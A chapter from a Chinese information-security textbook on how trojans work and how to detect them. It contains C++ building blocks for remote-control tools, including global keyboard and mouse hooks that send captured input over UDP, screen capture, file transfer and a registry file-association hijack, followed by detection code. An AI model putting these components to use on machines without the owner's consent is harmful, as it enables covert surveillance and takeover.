木马的危害性在于它对计算机系统强大的控制和破坏能力，如窃取密码、控制系统操作、进行文件操作等。一个功能强大的木马一旦被植入一台计算机，攻击者就可以像操作自己的计算机一样控制它。典型的木马有冰河、广外女生等。木马是一种基于远程控制的黑客工具，其本质上是基于 TCP/IP 协议的客户机/服务器应用程序。

木马由两个部分组成：一个是服务端程序，运行于一台机器上；另一个是客户端程序，运行于另一台机器上。客户端程序通过网络与另一台机器上的服务程序进行通信，发送命令和接收返回信息，从而控制对方机器。服务端程序在 A 机端口上侦听，客户端程序从 B 机上向 A 机发出连接请求，并建立连接。客户端程序就可以向服务端程序发送命令，通过服务端程序控制 A 机。

由于防火墙严格限制由外向内的连接，对由内向外的连接限制却不严格，也曾经出现过将客户端程序安装在被侵入的 A 机上，服务端程序安装在 B 机上，A 机程序向 B 机发出连接，建立连接后由服务程序控制安装有客户程序的 B 机的木马程序。

4.2　远程通信

远程通信最简单的方法是使用 UDP 和 TCP 进行通信。

1. 使用 UDP 发送命令

比如，控制端向被控制端发送命令，可以使用 UDP 实现。

在使用 VC 编程时，记得要选择套接字，否则要手动添加。使用 UDP 通信是互为客户端、互为服务端。发送信息可以在主线程，接收信息应该在子线程中进行。

```
//一端的代码，也是另一端的代码
//设接收的端口是 26000，发送的端口是 26001
//要注意的是在 VS2008 中，在线程中使用套接字，要先调用函 SocketThreadInit()
void SocketThreadInit()
{
#ifndef    _AFXDLL
#define    _AFX_SOCK_THREAD_STATE    AFX_MODULE_THREAD_STATE
#define    _afxSockThreadState    AfxGetModuleThreadState()
    _AFX_SOCK_THREAD_STATE*    pState = _afxSockThreadState;
    if(pState->m_pmapSocketHandle == NULL)
        pState->m_pmapSocketHandle = new CMapPtrToPtr;
    if(pState->m_pmapDeadSockets == NULL)
        pState->m_pmapDeadSockets = new CMapPtrToPtr;
    if(pState->m_plistSocketNotifications == NULL)
        pState->m_plistSocketNotifications = new CPtrList;
#endif
}
//定义接收数据的线程
UINT ThreadProc(LPVOID param){
  CUDPServerDlg *my=(CUDPServerDlg*)param;
  SocketThreadInit();
  CSocket *m_hSocket=new CSocket();
  m_hSocket->Create(26000, SOCK_DGRAM);
  BYTE pdat[512];
     do{
     CString ip;
     CString inf;
     UINT      port;
memset(pdat,0,512);
     int len=m_hSocket->ReceiveFrom(pdat,512,ip,port);
     if(len>0){
       pdat[len]=0;
       my->m_List.AddString((char*)pDat);   //显示出来
     }
     Sleep(15);
     }while(1);
  delete m_hSocket;
return 1;
}
//调用子线程
AfxBeginThread(&ThreadProc,this,THREAD_PRIORITY_BELOW_NORMAL,0,0);
```

```
//发送数据
CSocket *m_hSocket=new CSocket();
m_hSocket->Create(26001, SOCK_DGRAM);
char *p="helo";
UNIT    port=26000;
CString ip="192.168.1.100";
m_hSocket->SendTo(p,strlen(p),port,ip);
```

2. 使用 TCP 传递文件

如果要把一个文件，比如图片，从一台计算机传递到另一台计算机，使用 TCP 很方便。也应该在子线程中完成文件的传送。由于上面的例子已经使用了线程，这里直接使用，读者可以自行将其加入到线程中。

```
//服务端的代码，接收一个文件
BYTE ch[1024];
memset(ch,0,1024);
CSocket s1,s2;
s1.Create(1800);
s1.Listen();
s1.Accept(s2);
CFile fp;
fp.Open("C:\\bbb.rar",CFile::modeCreate|CFile::modeWrite);
for(;;){
   int len=s2.Receive(ch,1024);
   if(len==SOCKET_ERROR || len==0)break;
   fp.Write(ch,len);
}
fp.Close();
s2.Close();
s1.Close();
//客户端代码，发送一个文件
CSocket    c;
c.Create();
CString m_ip = "218.198.34.18";
c.Connect(m_ip,1800);
CFile fp;
fp.Open("E:\\aaa\\bbb.rar",CFile::modeRead);
DWORD len=fp.GetLength();
BYTE *ptr=new BYTE[len];
fp.Read(ptr,len);
int n=len/1024;
int i;
for(i=0;i<n; i++){
         c.Send(ptr+i*1024,1024);
```

```
}
    if(len%1024)c.Send(ptr+i*1024,len%1024);
c.Close();
if(ptr)delete []ptr;
fp.Close();
```

3. 使用共享文件夹直接读写文件

建立共享文件夹的完整代码见“共享文件夹管理”，调用如下函数表示将文件夹“D:\\beijing”建成任何人都可以访问的、密码为“123456”、共享名为“beijing”的共享文件夹，如图 4-1 所示。



图 4-1　建立共享文件

共享文件夹的远程访问和读写代码如下：

```
CreateShareFolder(L"D:\\beijing",L"Everyone",L"123456",L"beijing");
#include "Winnetwk.h"
#pragma comment(lib, "mpr.lib")
 DWORD     dwResult;
    NETRESOURCE     nr;
    memset(&nr, 0, sizeof(nr));
    nr.dwScope=RESOURCE_CONNECTED;
    nr.dwType=RESOURCETYPE_ANY;
    nr.dwDisplayType=RESOURCEDISPLAYTYPE_GENERIC;
    nr.dwUsage=RESOURCEUSAGE_CONNECTABLE;
    nr.lpRemoteName = "\\\\192.168.1.200\\beijing";
//dwResult = WNetAddConnection2(&nr, "123456",    "EICClient",
CONNECT_UPDATE_PROFILE);
 dwResult = WNetAddConnection2(&nr, NULL, NULL,
CONNECT_UPDATE_PROFILE);
```

```
//对共享文件夹的读写
CFile fp;
if(!fp.Open("\\\\919d46867d0c4dc\\dd\\aaa.wmv",CFile::modeRead)){
  MessageBox("error1");
  return;
}
BYTE *p=new BYTE[1000];
memset(p,0,1000);
 fp.Read(p,1000);
 fp.Close();
MessageBox((char*)p);
delete []p;
```

4.3　远程控制

远程操作主要包括文件的操作、屏幕的操作、鼠标操作和键盘操作。文件操作易实现，比如控制端发送“delete c:\aaa”，那么受控端解析该字符串，可以理解为删除一个文件。截屏和鼠标键盘控制是本节的主要内容。

4.3.1　截屏控制

如果是控制端要看受控端的窗口，则用 UDP 方式向受控端发送取窗口的命令。受控端截取窗口后存成文件(也可以直接是内存数据)，还可以进行压缩，然后使用 TCP 方式，将文件发给控制端。控制端收到文件后，在窗口上显示传过来的图片。主要代码是取窗口，函数代码如下：

```
void SaveToBmp(HWND h)
{
//截取当前窗口的图像，存到 C:\pict_0.bmp
RECT rect;
::GetWindowRect(h,&rect);
CDC dc;
dc.CreateDC("DISPLAY",NULL,NULL,NULL);
CBitmap bm;
int Width=rect.right-rect.left;//GetSystemMetrics(SM_CXSCREEN);
int Height=rect.bottom-rect.top;//GetSystemMetrics(SM_CYSCREEN);
bm.CreateCompatibleBitmap(&dc,Width,Height);
CDC tdc;
tdc.CreateCompatibleDC(&dc);
CBitmap*pOld=tdc.SelectObject(&bm);
tdc.BitBlt(0,0,Width,Height,&dc,rect.left,rect.top,SRCCOPY);
```

```
tdc.SelectObject(pOld);
BITMAP btm;
bm.GetBitmap(&btm);
DWORD size=btm.bmWidthBytes*btm.bmHeight;
    BYTE* lpData=(BYTE*)GlobalAlloc(GPTR,size);
/////////////////////////////////////////
BITMAPINFOHEADER bih;
bih.biBitCount=btm.bmBitsPixel;
bih.biClrImportant=0;
bih.biClrUsed=0;
bih.biCompression=0;
bih.biHeight=btm.bmHeight;
bih.biPlanes=1;
bih.biSize=sizeof(BITMAPINFOHEADER);
bih.biSizeImage=size;
bih.biWidth=btm.bmWidth;
bih.biXPelsPerMeter=0;
bih.biYPelsPerMeter=0;
GetDIBits(dc,bm,0,bih.biHeight,lpData,(BITMAPINFO*)&bih,DIB_RGB_COLORS);
BITMAPFILEHEADER bfh;
bfh.bfReserved1=bfh.bfReserved2=0;
bfh.bfType=0x4d42;
bfh.bfSize=54+size;
bfh.bfOffBits=54;
CString name;
name="c:\\pict_0.bmp";
CFile bf;
if(bf.Open(name,CFile::modeCreate|CFile::modeWrite)){
     bf.Write(&bfh,sizeof(BITMAPFILEHEADER));
     bf.Write(&bih,sizeof(BITMAPINFOHEADER));
     bf.Write(lpData,size);
     bf.Close();
}
GlobalFree(lpData);
}
```

如果觉得用 bmp 格式文件保存截图太大，可以用 CImage 转换成 16 色的 jpg。

```
#include "atlimage.h"
CImage im;
im.Load("c:\\pict_0.bmp");
im.Save("c:\\pict_0.jpg",Gdiplus::ImageFormatJPEG);
```

4.3.2　远程鼠标控制

经常可见到这样的软件，控制端鼠标的移动和单击，都可以反映到受控端。控制端鼠标的移动和按键动作，一般通过鼠标钩子获取。两端需要定义一个结构，将鼠标的操作信

息保存在结构中，用 UDP 发送到受控端。受控端解析收到的数据后，通过虚拟鼠标来产生虚拟鼠标信息。完整程序见“鼠标钩子捕获发送和接收模拟”。

(1) 受控端的鼠标钩子程序。

鼠标钩子用于捕获鼠标的按键和位置信息。定义发送到受控端的数据结构如下：

```
DWORD    pos;   //鼠标位置，高 16 位是 x，低 16 位是 y
DWORD    op;    //高 16 位=1，左键，=2 中间键，=3 右键，低 16 位=1，单击，=2 双击   =3
```

移动 2、控制端的鼠标钩子

```
sockaddr_in RecvAddr;;
SOCKET SendSocket;
int Port = 27015;            //接收数据的端口
```

在安装钩子函数中初始化，代码如下：

```
DLLEXPORT int CALLBACK InstallHOOK(HWND Wnd)
{
if(g_hHook==NULL){
  WSADATA wsaData;
  WSAStartup(MAKEWORD(2,2), &wsaData);
  SendSocket = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP);
  RecvAddr.sin_family = AF_INET;
  RecvAddr.sin_port = htons(Port);
  RecvAddr.sin_addr.s_addr = inet_addr("127.0.0.1");
  g_hHook=SetWindowsHookEx(WH_MOUSE,MouseProc,g_hInst,0);
if (g_hHook)      return TRUE;
 }
    return FALSE;
}
```

(2) 鼠标钩子拦截鼠标信息，发送到控制端。

```
LRESULT CALLBACK MouseProc( int iCode,
 WPARAM wParam, LPARAM lParam )
{
  if(iCode < 0)
{
   return CallNextHookEx(g_hHook,iCode,wParam,lParam);
}
 MOUSEHOOKSTRUCT *point=(MOUSEHOOKSTRUCT*)lParam;
 HWND h=WindowFromPoint(point->pt);
 if(wParam==WM_MOUSEMOVE||wParam ==WM_NCMOUSEMOVE)
  op=0x00000003;
else if(wParam==WM_LBUTTONDOWN) op=0x00010001;
else if(wParam==WM_LBUTTONDBLCLK||wParam ==WM_NCLBUTTONDBLCLK)
{        op=0x00010002;      }
else if(wParam==WM_RBUTTONDOWN||wParam ==WM_NCRBUTTONDOWN)
```

```
{        op=0x00020001;       }
else if(wParam==WM_RBUTTONDBLCLK||wParam ==WM_NCRBUTTONDBLCLK)
{        op=0x00020002;       }
 //发送到控制端
 char dat[8];
 memcpy(dat,&pos,4);
 memcpy(&dat[4],&op,4);
 sendto(SendSocket,dat,8,0,(SOCKADDR *) &RecvAddr,sizeof(RecvAddr));
 return CallNextHookEx(g_hHook,iCode,wParam,lParam);
}
```

(3) 控制端在子线程中接收受控端发来的信息。

```
UINT ThreadProc(LPVOID param){    //建立子线程
    C 接收鼠标数据 Dlg *Input=(C 接收鼠标数据 Dlg*)param;
    ...
    }
//在程序初始化函数中启动子线程
AfxBeginThread(&ThreadProc,this,THREAD_PRIORITY_BELOW_NORMAL,0,0);
//一下代码接收对方数据
  do{
  recvfrom(RecvSocket, RecvBuf, BufLen, 0, (SOCKADDR *)&SenderAddr,
    &SenderAddrSize);
   DWORD x=*(DWORD*)RecvBuf;
   DWORD y=x>>16;
   x=x&0xFFFF;
   DWORD op=*(DWORD*)(&RecvBuf[4]);
   …
```

(4) 受控端产生虚拟鼠标信息。

虚拟鼠标信息调用函数 SendInput。以虚拟鼠标单击为例，代码如下：

```
else if((op&0xFFFF)==1){ //单击
  if((op>>16)==1){    //左键
   INPUT      Input={0};
  // left down
  Input.type = INPUT_MOUSE;
  Input.mi.dwFlags   = MOUSEEVENTF_LEFTDOWN;
  ::SendInput(1,&Input,sizeof(INPUT));
  // left up
  ::ZeroMemory(&Input,sizeof(INPUT));
  Input.type = INPUT_MOUSE;
  Input.mi.dwFlags = MOUSEEVENTF_LEFTUP;
  ::SendInput(1,&Input,sizeof(INPUT));
 }
```

请注意，鼠标的虚拟有按下和释放两个过程。

4.3.3　远程键盘控制

远程键盘控制和远程鼠标控制类似。控制端通过键盘钩子捕捉键盘按键信息，然后通过 UDP 发送到受控端。受控端解析接收到的信息，然后产生虚拟键盘信息。详细程序见“键盘钩子和远程复现”。

(1) 控制端键盘钩子捕获键盘信息并发送。

```
LRESULT CALLBACK KeyboardProc(
  int iCode, WPARAM wParam, LPARAM lParam)
{
  if(iCode < 0)return CallNextHookEx(g_hHook,iCode,wParam,lParam);
  if(lParam&0x40000000){   //只管按下
  if(__isascii((char)wParam)){//只管字符
  if((wParam>='A' && wParam<='Z')|| (wParam>='a' && wParam<='z'))
  if((!(GetKeyState(VK_CAPITAL)   &&   0xFF))&&((GetKeyState(VK_LSHIFT)   &&   0xFF)
||(GetKeyState(VK_RSHIFT) && 0xFF))) {
 //大写
}
else  if(((GetKeyState(VK_CAPITAL)  &&  0xFF))&&((GetKeyState(VK_LSHIFT)  &&  0xFF)
||(GetKeyState(VK_RSHIFT) && 0xFF))) {
wParam+=0x20; //小写
}
else  if((!(GetKeyState(VK_CAPITAL)  &&  0xFF))&&(!(GetKeyState(VK_LSHIFT)  &&  0xFF)
&&(!GetKeyState(VK_RSHIFT) && 0xFF))) {
wParam+=0x20; //小写
 }
 //发送到受控端
 char dat[8];
 memcpy(dat,&wParam,4);
 memcpy(&dat[4],&lParam,4);
 sendto(SendSocket,dat,8,0,(SOCKADDR *) &RecvAddr,sizeof(RecvAddr));
   }}
  return CallNextHookEx(g_hHook,iCode,wParam,lParam);
}
```

(2) 受控端在子线程中接收数据并产生虚拟键盘信息。虚拟键盘信息也是调用函数 SendInput。

```
do{
  recvfrom(RecvSocket,
    RecvBuf,
    BufLen,
    0,
    (SOCKADDR *)&SenderAddr,
    &SenderAddrSize);
```

```
        DWORD vKey=*(DWORD*)RecvBuf;   //虚拟码
        DWORD op=*(DWORD*)(&RecvBuf[4]);
        BYTE scanCode=(BYTE)(op>>16);//扫描码
        WORD times=(WORD)op;   //重复次数
        if(__isascii((char)vKey)){
        //虚拟键盘信息
            INPUT inp[2];
        inp[0].type = INPUT_KEYBOARD;
        inp[0].ki.dwExtraInfo = ::GetMessageExtraInfo();
        inp[0].ki.dwFlags = 0;
        inp[0].ki.time = 0;
        inp[0].ki.wScan = scanCode;
        inp[0].ki.wVk = vKey;
        inp[1].ki.dwFlags = KEYEVENTF_KEYUP;
        SendInput(2, inp, sizeof(INPUT));
        }
      }while(1);
```

4.3.4　文件关联与程序启动

所谓“文件关联”就是将某种扩展名的文件和某个可执行文件联系起来，双击该文件后系统就会调用那个可执行文件打开它，例如双击扩展名为.txt 文件后，记事本 notepad.exe 就会启动并打开该文本文件。木马通过修改注册表，例如若让扩展名为.txt 的文件和木马程序关联，那么双击*.txt 文件后木马程序会启动。

因为经常需要写文件关联程序，这里先不去理会木马的方式，而来关注一下文件的关联。文件关联的记录是在注册表，例如记事本和*.txt 的关联，在注册表如图 4-2 所示的位置可以找到。



图 4-2　.txt 关联注册表位置

下面的代码同时实现一种文件和图标，还有可执行文件的关联。

```
    void CRegeditDlg::OnButton()
    {
    char a[MAX_PATH];
    GetModuleFileName(NULL,a,MAX_PATH);//获取自身路径
    char *exp;              //exp 是扩展名
```

```
char *exefile;          //exe 是被绑定的可执行文件全路径
char *icon;                                  //icon 是图标文件
icon="C:\\masm615\\bin\\cv.ico";   //可以换成桌面的图标
exp=".uni";   //记得加点
exefile=a;
this->Relate(exp,exefile,icon);
}

BOOL CRegeditDlg::Relate(char *exp, char *exefile, char *icon)
{
 HKEY hMakeKey,hRootKey=HKEY_CLASSES_ROOT;
 CString str1,str3,str4;
 str1.Format(_T("%s"),exp);
str3="\\shell\\open\\command";
 str4="\\DefaultIcon";
str3=str1+str3;
str4=str1+str4;
::RegCreateKey(hRootKey,str3,&hMakeKey);
::RegCreateKey(hRootKey,str4,&hMakeKey);
::RegSetValue(HKEY_CLASSES_ROOT,str3, REG_SZ,exefile , strlen(exefile) + 1);
::RegSetValue(HKEY_CLASSES_ROOT,str4, REG_SZ,icon , strlen(icon) + 1);
return true;
}
```

可看到如图 4-3 所示的注册表内容。这里需要注意，可执行文件必须在系统路径下。




图 4-3　关联后的位置

4.4　检测木马的常用方法

检测木马的常用方法包括新建文件的检测、文件校验值的检测、内存进程检测、内存进程中的模块检测和端口检测。

4.4.1　端口检查

枚举本机的连接情况可以使用如下函数：

```
GetTcpTable();          // 取得 TCP 连接表
GetUdpTable();          // 取得 UDP 监听者表
GetIpStatistics();      // 取得 IP 协定统计情况
GetIcmpStatistics();    // 取得 ICMP 统计情况
GetTcpStatistics();     // 取得 TCP 统计情况
GetUdpStatistics();     // 取得 UDP 统计情况
```

通过 Detours 开发模块 HOOK 函数 bind 可以获取哪些进程在使用哪个端口。代码如下：

```
DETOUR_TRAMPOLINE(int WINAPI Real_bind(SOCKET s,const struct sockaddr FAR* name,int namelen),bind);
int   WINAPI Mine_bind(SOCKET s,const struct sockaddr FAR* name,int namelen)
{
     wchar_t pname[260]={0};
     GetModuleFileNameW(NULL,pname,260);
     OutputDebugStringW(pname);
     sockaddr_in* p=(sockaddr_in*)name;
     swprintf(pname,L"bing:port=%d,ip=%X",p->sin_port,p->sin_addr.S_un.S_addr);
        OutputDebugStringW(pname);
  return   Real_bind(s,name,namelen);
}
```

如图 4-4 所示的是检测到的端口与进程的关联情况。请注意要先运行调试输出工具 dbgview。




图 4-4　进程与端口关联

4.4.2　进程检查

通常采用枚举进程的方式。函数 EnumProcesses 可以枚举进程。下面的代码可以枚举所有进程，并获取对应的文件名。完整代码见“扫描内存与内存数据读写”。

```
void CDoProcessDlg::OnGetProcess()
{
```

```
DWORD aProcesses[1024], cbNeeded, cProcesses;
unsigned int i;
//枚举系统进程 ID 列表
if(!EnumProcesses( aProcesses, sizeof(aProcesses), &cbNeeded ) )return;
// Calculate how many process identifiers were returned.
//计算进程数量
cProcesses = cbNeeded / sizeof(DWORD);
//  输出每个进程的名称和 ID
for ( i = 0; i < cProcesses; i++ )PrintProcessNameAndID( aProcesses[i],i);
}
void CDoProcessDlg::PrintProcessNameAndID( DWORD processID ,int n)
{
char szProcessName[MAX_PATH] = "unknown";
//取得进程的句柄
HANDLE
hProcess=OpenProcess( PROCESS_QUERY_INFORMATION|PROCESS_VM_READ,FALSE,processID);
//取得进程名称
if ( hProcess )
{
HMODULE hMod;
DWORD cbNeeded;
if(EnumProcessModules( hProcess, &hMod, sizeof(hMod), &cbNeeded) )
   //GetModuleBaseName( hProcess, hMod, szProcessName, sizeof(szProcessName) );
//该函数得到进程文件名
   GetModuleFileNameEx(hProcess,hMod,szProcessName, sizeof(szProcessName));
//该函数得到进程全文件名路径
 //回显进程名称和 ID
CString inf0,inf1,inf2,inf3;
inf0.Format("%d",hProcess);
inf1.Format("%s",szProcessName);
inf2.Format("%d",processID);
m_lCtrl.InsertItem(0,"");//插入行
m_lCtrl.SetItemText(0,0,inf0);
m_lCtrl.SetItemText(0,1,inf2);//设置该行的不同列的显示字符
m_lCtrl.SetItemText(0,2,inf1);
m_lCtrl.SetItemText(0,3,inf3);
CloseHandle( hProcess );
}
}
```

如图 4-5 所示的就是枚举到的进程。

```
进程ID  路径
4488    e:\书\源代码\扫描内存与内存数据读写\Debug\DoProcess.exe
4252    C:\Program Files\Microsoft Visual Studio 9.0\Common7\ic
1056    C:\Program Files\Microsoft Visual Studio 9.0\Common7\II
3808    C:\WINDOWS\notepad.exe
3176    C:\Program Files\SogouInput\6.1.0.6700\SogouCloud.exe
3524    C:\Program Files\Microsoft Office\Office12\WINWORD.EXE
3468    C:\Program Files\alipay\AntiPhishing\AntiPhishingEngine
1504    C:\Program Files\Internet Explorer\iexplore.exe
1596    C:\Program Files\Internet Explorer\iexplore.exe
140     C:\WINDOWS\system32\conime.exe
```

图 4-5　枚举到的进程

也可以用 CreateToolhelp32Snapshot/Process32First/Process32Next API 枚举系统进程。

如果有可疑进程，可以调用进程 TerminateProcess、OpenProcessToken、LookupPrivilege-Value、AdjustTokenPrivileges 来完成。其中，后 3 个函数用来调整操作结束进程的优先级。

4.4.3　进程调用模块检查

一个程序运行，总是需要调用其他动态链接库。木马经常把动态链接库文件加载到其他进程。如果发现了陌生的模块，说明可能是被怀疑对象。对于难以删除的模块，可以用 U 盘启动系统，到另一个系统下删除。函数 OpenProcess、VirtualQueryEx、GetModuleFileName 可以获取一个进程调用的所有模块。主要代码如下：

```
    if((hprocess=OpenProcess(PROCESS_ALL_ACCESS,FALSE,processID))==NULL)
  {
    AfxMessageBox("打开进程失败");
    //可能需要提升本进程的权限
   return;
  }
//枚举内存
MEMORY_BASIC_INFORMATION mbi;
PBYTE ptr = NULL;
DWORD dwBytesReturn = sizeof(MEMORY_BASIC_INFORMATION);
char szBuffer[256*100];
char szModuFile[256];
char szTmpBuffer[256];
memset(szBuffer,0,256*100);
memset(szTmpBuffer,0,256);
int n=1;CString din;
CString old;
while( dwBytesReturn == sizeof(MEMORY_BASIC_INFORMATION) )
{
   memset(szModuFile,0,256);
   dwBytesReturn = VirtualQueryEx(hprocess,ptr,&mbi,sizeof
   (MEMORY_BASIC_INFORMATION) );
   if(mbi.Type == MEM_FREE ) mbi.AllocationBase = mbi.BaseAddress;
```

```
        GetModuleFileNameEx(hprocess,(HMODULE)mbi.AllocationBase,szModuFile,256);
      ptr += mbi.RegionSize;
      if(strlen(szModuFile)<=1)continue;      //不能是等于 0，竟然有问号
      CString mid=szModuFile;
      mid.MakeLower();
      if(old==mid)continue;
      old=szModuFile;
      old.MakeLower();
      if(old.Find(".exe",0)!=-1)continue;
      wsprintf(szTmpBuffer,"%3d)模块名=%s,开始地址=%8X",
    n++,szModuFile,ptr-mbi.RegionSize);
      m_list.AddString(szTmpBuffer);
    }
```

程序运行结果如图 4-6 所示。

DoProcess

序号	进程ID	路径
50	4276	e:\docs\我的资料\我的书\信息安全教学\木马与远程控制\oK扫描内存与
49	3732	C:\Program Files\Microsoft Visual Studio 9.0\Common7\ide\msp
48	4832	C:\Program Files\Microsoft Visual Studio 9.0\Common7\IDE\dev
47	3976	C:\JCB_ZYZQ_ZB\TDXW.EXE
46	1896	C:\Program Files\Common Files\Microsoft Shared\Help 9\dexplo
45	3680	C:\Program Files\Internet Explorer\iexplore.exe
44	2916	C:\WINDOWS\notepad.exe
43	3556	C:\Program Files\Microsoft Office\Office12\WINWORD.EXE
42	1456	C:\WINDOWS\system32\ntvdm.exe
41	3316	C:\WINDOWS\system32\cmd.exe
40	2296	C:\WINDOWS\system32\conime.exe
39	2456	C:\Program Files\Internet Explorer\iexplore.exe
38	660	C:\Program Files\Internet Explorer\iexplore.exe
37	3804	C:\Program Files\Internet Explorer\iexplore.exe

```
 1)模块名=C:\Program Files\SogouInput\6.1.0.6700\Resource.dll,开始地址=  D00C
 2)模块名=C:\Program Files\SogouExtension\sogouflash\1.0.0.102\SogouFlashDll
 3)模块名=C:\WINDOWS\system32\SOGOUPY.IME,开始地址=10000000
 4)模块名=C:\WINDOWS\AppPatch\AcGenral.DLL,开始地址=58FB0000
 5)模块名=C:\WINDOWS\system32\UxTheme.dll,开始地址=5ADC0000
 6)模块名=C:\WINDOWS\system32\ShimEng.dll,开始地址=5CC30000
 7)模块名=C:\WINDOWS\system32\LPK.DLL,开始地址=62C20000
 8)模块名=C:\WINDOWS\system32\SAMLIB.dll,开始地址=71B70000
 9)模块名=C:\WINDOWS\system32\WINSPOOL.DRV,开始地址=72F70000
10)模块名=C:\WINDOWS\system32\msctfime.ime,开始地址=73640000
11)模块名=C:\WINDOWS\system32\USP10.dll,开始地址=73FA0000
```

图 4-6　枚举进程内的模块

4.4.4　新建文件检查

新建文件可以用 HOOK 函数 CreateFile 或 ZwCreateFile 函数进行监视甚至也可以禁止新建。当然，还可以在文件过滤驱动中捕捉新建文件信息，再微过滤的例程。

```
FLT_PREOP_CALLBACK_STATUS NPPreCreate (
__inout PFLT_CALLBACK_DATA Data,
__in PCFLT_RELATED_OBJECTS FltObjects,
__deref_out_opt PVOID *CompletionContext
)
```

```
{
    ULONG flags=0;
    flags =(Data->Iopb->Parameters.Create.Options>>24) & 0x000000ff;
    if((flags==FILE_CREATE) ||   (flags==FILE_OPEN_IF) ||
(flags==FILE_OVERWRITE_IF)){
        //说明是新建文件
      //如果扩展名是 exe，可以禁止新建
      Data->IoStatus.Status = STATUS_ACCESS_DENIED;
      Data->IoStatus.Information = 0;
      return FLT_PREOP_COMPLETE;
    }
.....
}.
```

4.5　小结

本章的重点是借助木马的原理，介绍远程控制如何传文件和传控制命令，如何实现鼠标、键盘和屏幕的远程控制。还介绍了如何从进程、进程调用模块、新建文件和网络端口去捕捉木马信息。

4.6　习题

1. 能否在传文件的基础上，实现断点续传？
2. 完善本章的键盘钩子，使其能实现远程汉字输入。
3. 完善本章的禁止新建文件的例子，禁止在 Windows 目录下生成新文件。

第5章　文档安全

本章介绍如何保护文档的安全，主要内容如下：

- 信息的生命周期是如何保护安全的？
- 如何让键盘输入安全？
- 如何控制单位和个人的文档不外泄？
- 如何控制服务器上的文档对管理员也是安全的？
